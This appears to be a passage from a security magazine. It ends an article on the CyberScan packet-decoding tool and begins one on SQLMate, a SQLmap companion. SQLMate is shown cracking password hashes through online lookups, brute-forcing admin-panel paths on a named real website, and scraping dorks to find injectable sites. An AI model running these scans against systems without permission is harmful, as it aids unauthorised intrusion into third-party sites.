
TCP provides reliable, ordered and error-checked delivery of stream of octets between applications running on hosts communicating by an IP Network or major applications such as World Wide Web (WWW), email, remote administration and file transfer rely on TCP.

Applications that do not require reliable data stream service may use UDP, which provides a connectionless datagram service that emphasizes reduced latency over reliability.



```
root@kali:~# CyberScan -f test.pcap -p tcp
WARNING: No route found for IPv6 destination :: (no default route?)
----------------------------------------
[*] Packet : 1
[+] ###[ TCP ] ###
[*] TCP Source Port :  64565
[*] TCP Destination Port :  443
[*] TCP Seq :  3336115408
[*] TCP Ack :  3307089343
[*] TCP Dataofs :  8
[*] TCP Reserved :  0
[*] TCP Flags :  24
[*] TCP Window :  65535
[*] TCP Chksum :  52108
[*] TCP Urgptr :  0
[*] TCP Options :  [('NOP', None), ('NOP', None), ('Timestamp', (444433452, 9356
80176))]
[*] TCP Dump :
0000   FC 35 01 BB C6 D9 14 D0  C5 1E 2D BF 80 18 FF FF   .5.......-.....
0010   CB 8C 00 00 01 01 08 0A  1A 7D 84 2C 37 C5 58 B0   .........}.,7.X.
```

Figure 12: CyberScan TCP Headers



```
root@kali:~# CyberScan -f test.pcap -p udp
WARNING: No route found for IPv6 destination :: (no default route?)
----------------------------------------
[*] Packet : 1
[+] ###[ UDP ] ###
[*] UDP Source Port :  54639
[*] UDP Destination Port :  53
[*] UDP Len :  47
[*] UDP Chksum :  30084
[*] UDP Dump :
0000   D5 6F 00 35 00 2F 75 84  13 A2 01 00 00 01 00 00   .o.5./u.........
0010   00 00 00 00 04 65 38 37  32 01 67 0A 61 6B 61 6D   .....e872.g.akam
0020   61 69 65 64 67 65 03 6E  65 74 00 00 01 00 01      aiedge.net.....
```

Figure 13: CyberScan UDP Headers

Figures 12 and 13 illustrate usage of CyberScan to respectively decorticate TCP and UDP fields of a received IP packet.

Conclusion

CyberScan is a open pentest tool. It can be used to analyse and decode packets and help to scan ports. It can also ping and track locations using IP Address.

If anyone is interested in this work, please take a look at my GitHub Account (https://www.github.com/medbenali) as we have at least some public projects posted there.

If you have any needs or even just want to brainstorm, please feel free to connect.

Email: mohamed.benali@esprit.tn

Github: https://www.github.com/medbenali

Facebook: https://www.facebook.com/hammouda.benali

Twitter: @007Hamoud

Instagram: benalimed007


References:

1. BlackArch Linux - Networking tools: https://blackarch.org/networking.html
2. Penetration Pentesting Tools: https://en.kali.tools/all/?tool=1833
3. Penetration Testing•Security Training Share: https://securityonline.info/cyberscan-open-source-penetration-testing-tool/
4. Online Penetration Testing and Ethical Hacking Tools: https://pentesttoolz.com/2017/10/17/cyberscan-tool-to-analyse-packets-decoding-scanning-ports-and-geolocation/
5. Hacking Reviews: https://www.hacking.reviews/2017/10/cyberscan-tool-to-analyse-packets.html
6. Team Security: https://tsecurity.de/de/228853/IT-Security/IT-Security-Video/Kali-Linux-Cyberscan/
7. fedorafans: http://fedorafans.com/آموزش-تست-نفوذ-با-نرم-افزار-cyberscan/
8. Clecius Wilton - IT Analyst and Consultant: https://cleciuswilton.com/2017/10/30/pentest-port-scan-cyberscan/
9. HACK4NET Security Tools and News: http://www.hack4.net/2017/10/cyberscan-scanning-ports-analyse.html
10. KitPloit - PenTest Tools for your Security: https://www.kitploit.com/2017/10/cyberscan-tool-to-analyse-packets.html
11. Hackr Tech – Helping Hackers: https://hackrtech.com/blog/2017/11/11/cyberscan-tool-to-analyse-packets-decoding-scanning-ports-and-geolocation/
12. Digital Munition - Ethical Hacking & Computer Security: https://www.digitalmunition.me/2017/10/cyberscan-tool-analyse-packets-decoding-scanning-ports-geolocation/
13. PIRATE PRO: https://piratepro.wordpress.com/2017/10/26/cyberscan-tool-to-analyse-packets-decoding-scanning-ports-and-geolocation/

14. HackerTor: https://hackertor.com/2017/10/16/cyberscan-tool-to-analyse-packets-decoding-scanning-ports-and-geolocation/
15. Offensive Sec: https://offensivesec.blogspot.com/2017/11/tool-to-analyse-packets-decoding.html
16. Aygün Gönlüşen | Kişisel Güvenlik & Hacking Blogu: https://aygungonlusen.us/hack-toollari/cyberscan-paket-analizi-decode-port-tarama-cografi-konum.html
17. Cx2H: https://cx2h.wordpress.com/2017/10/16/cyberscan-tool-to-analyse-packets-decoding-scanning-ports-and-geolocation-httpst-coiiootecwvr-tools/
18. Seguridad informática: https://pax0r.com/feed-items/cyberscan-tool-to-analyse-packets-decoding-scanning-ports-and-geolocation/
19. Computaxion: https://computaxion.com/index.php/2017/10/26/cyberscan-una-herramienta-de-prueba-de-penetracion-opensource-para-escanear-puertos-hacer-ping-y-geolocalizar/
20. GARUDA SECURITY HACKER: http://big.garudasecurityhacker.org/2017/10/cyberscan.html
21. Penetration Testing Experts: http://www.pentestingexperts.com/cyberscan-tool-to-analyse-packets-decoding-scanning-ports-and-geolocation/
22. Sapsi Security Services: http://sapsi.org/cyberscan-tool-to-analyse-packets-decoding-scanning-ports-and-geolocation/
23. Clecius Wilton - Analista e Consultor de TI: https://cleciuswilton.com/2017/10/30/pentest-port-scan-cyberscan/
24. Codeby.net: https://codeby.net/forum/threads/cyberscan-skaner-s-shirokimi-ambicijami.60962/
25. Tiago Souza: https://tiagosouza.com/cyberscan-ferramenta-pentest-open-source-escanear-portas-ping-geolocalizacao/

Videos:

1. Penetration Testing: https://www.youtube.com/watch?v=fyEKQ78HXho
2. Kali Linux Tutorials: https://www.youtube.com/watch?v=CX4tRaMEiVo
3. ROOT Tutorials: https://www.youtube.com/watch?v=3Ns6sxzv9rY
4. TECH Anonymous Expect us!: https://www.youtube.com/watch?v=0cD_gu-OPBc
5. SSTec Tutorials: https://www.youtube.com/watch?v=XmC8bC0y8Zo
6. Techno Ash: https://www.youtube.com/watch?v=NCtsfvCprRo
7. Haxer Hacker: https://www.youtube.com/watch?v=4Bv30URGN08
8. DeadCry: https://www.youtube.com/watch?v=TjKgKDdwrwM
9. PraTech Tutorials: https://www.youtube.com/watch?v=nlJkDExcBlQ
10. Tech Z india: https://www.youtube.com/watch?v=wU6xmib5c1U
11. Penetration Test Wireless: https://www.youtube.com/watch?v=Rq_GnC4BmMQ
12. Technical Solver: https://www.youtube.com/watch?v=q0_g8dhmRgY
13. RootTech: https://www.youtube.com/watch?v=hbxQhm18Cic
14. Cybertron Tutorial: https://www.youtube.com/watch?v=NePSEA_CnJc
15. The Shadow Brokers: https://www.youtube.com/watch?v=bNtfHc6RgXk
16. T4P4N: https://www.youtube.com/watch?v=dOAfo7daL4U
17. Ethical Shaheen: https://www.youtube.com/watch?v=DXewWonnJNg https://www.youtube.com/watch?v=UEegKzsTpEk
18. ClTech Tutorials: https://www.youtube.com/watch?v=55bwulEOaNM
19. Helping Zone: https://www.youtube.com/watch?v=0RfSZbDw0HM
20. TECH & MASTI: https://www.youtube.com/watch?v=t5TGyqXWhRs
21. Offensive Security: https://www.youtube.com/watch?v=J5C66jhADsQ
22. Kang Hacking: https://www.youtube.com/watch?v=yG75NvPyakM
23. Nhut Truong Security: https://www.youtube.com/watch?v=vOTrlEscyKI



SQLMate

A friend of SQLmap which will do what you always expected from SQLmap

by Somdev Sangwan

ABOUT THE AUTHOR

SOMDEV SANGWAN

I am Somdev Sangwan from India, a newbie hacker and programming enthusiast. I am also the founder of Team Ultimate. You can contact me at teamultimate.in


Hi there!

SQLMap is the best database exploitation tool so far and SQLMate just makes it better. SQLMate is a program written in Python that can lookup hashes using various online services, can find admin panels, can find SQL injection vulnerable websites with dorks and it can also dump fresh dorks.

Usages

Hashes can be cracked with a program like hashcat, but that requires a lot of resources, but there are several online services that allow you to do hash lookups. SQLMate uses the second approach and it merely takes three seconds to "crack" a hash.


Let's say you have a lot of hashes in a text file then you can simply the use the `--list` function of sqlmate as follows:



```
root@blazy:~/sqlmate# python sqlmate --list /root/hashes.txt

                                   {0.8#stable}

                                   teamultimate.in

[+] 3e4466b344340b6c2cc50cae83ea55e4 :  hackin9
[+] b3ea2220280ec43c31c7f6723f85904c :  p4$$w0rd
[+] d033e22ae348aeb5660fc2140aec35850c4da997 :  admin
[+] ae311506c789e6d9864f6764aa86b362 :  pynuniny
[+] 4f124d2796da34bafb0f0cb3d9fabc59 :  haza333
[+] 5994471abb01112afcc18159f6cc74b4f511b99806da59b3caf5a9c173cacfc5 :  12345
[+] 5f1bdadd94cfa856daf065213e43e3bf :  krystyna
```


SQLMate currently supports MD5, SHA1 and SHA2 hashes. There's no need to specify the hash type as SQLMate can detect it automatically. You can use the ***`--hash`*** option if you have a single hash to crack.

SQLMate can also help you find the admin panel of a website by bruteforcing. SQLMate has a big list of 481 common admin panel paths. It also supports choosing a specific extension like php, html or asp which comes in handy if you know what kind of web technology the target website is using. You can use the ***`--admin`*** option to use this feature as follows:



```
root@blazy:~/sqlmate# python sqlmate --admin bigrock.in --type php

          ___
         __H__
 ___ ___|.|_____ ___|_|_ ___        {0.8#stable}
|_ -| . |.|     | .'|  _| -_|
|___|_  |.|_|_|_|__,|_| |___|
      |_|V                          teamultimate.in

[-] http://bigrock.in/acceso.php
[-] http://bigrock.in/access/
[-] http://bigrock.in/access.php
[-] http://bigrock.in/account/
[-] http://bigrock.in/account.php
[-] http://bigrock.in/acct_login/
[-] http://bigrock.in/_adm_/
[-] http://bigrock.in/_adm/
[-] http://bigrock.in/adm/
[-] http://bigrock.in/adm2/
[-] http://bigrock.in/adm/admloginuser.php
[-] http://bigrock.in/adm_auth.php
[-] http://bigrock.in/_admin_/
[-] http://bigrock.in/_admin/
[+] Admin panel found: http://bigrock.in/admin/
```

Dorks can be useful to target a specific vulnerability or product on a large scale. SQLMate has the ability to scrap fresh dorks as well. Just specify dumping level via ***--dump*** option and it will scrap and save dorks in a txt file for later use. Take a look at this example:

